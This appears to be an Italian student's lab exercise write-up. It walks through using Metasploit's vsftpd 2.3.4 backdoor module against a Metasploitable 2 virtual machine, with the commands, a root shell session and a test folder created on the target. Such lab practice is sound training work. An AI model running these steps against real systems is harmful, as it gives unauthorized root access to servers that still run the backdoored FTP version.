
Esercitazione 9 Modulo 4 – Alessio Russo


Gli step da seguire per completare la sessione di Hacking sono:

1. Avviare MSFConsole con il comando «msfconsole»




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values
hosts -R or services -R
```

2. Utilizzare l'exploit unix/ftp/vsftpd_234_backdoor, anteponendo al path il comando «use», come in figura.




```
       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

3. Configurare il remote host con il seguente comando «set RHOSTS 192.168.1.149» RHOSTS




```
[-] Unknown command: setRHOSTS
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
```




```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[
                                       ,type:host:port][...]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.me
                                       tasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:
```

4. Utilizzare l'unico payload disponibile, che è configurato di default.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                        Disclosure Date  Rank    Check  Description
   -  ----                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                    normal  No     Unix Command, Interac
stablished Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:36065 -> 192.168.1.149:6200) at 2024
9:36:59 +0100

whoami
root
cd root
```

5. Una volta sulla macchina, creare la cartella con il comando mkdir /test_metasploit



```
var
vmlinuz
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

6. Verifico che la cartella sia stata creata su metasploitable 2



```
bin     dev    initrd       lost+found  nohup.out  root  sys              usr
boot    etc    initrd.img   media       opt        sbin  test_metasploit  var
cdrom   home   lib          mnt         proc       srv   tmp              vmlinuz
msfadmin@metasploitable:/$
```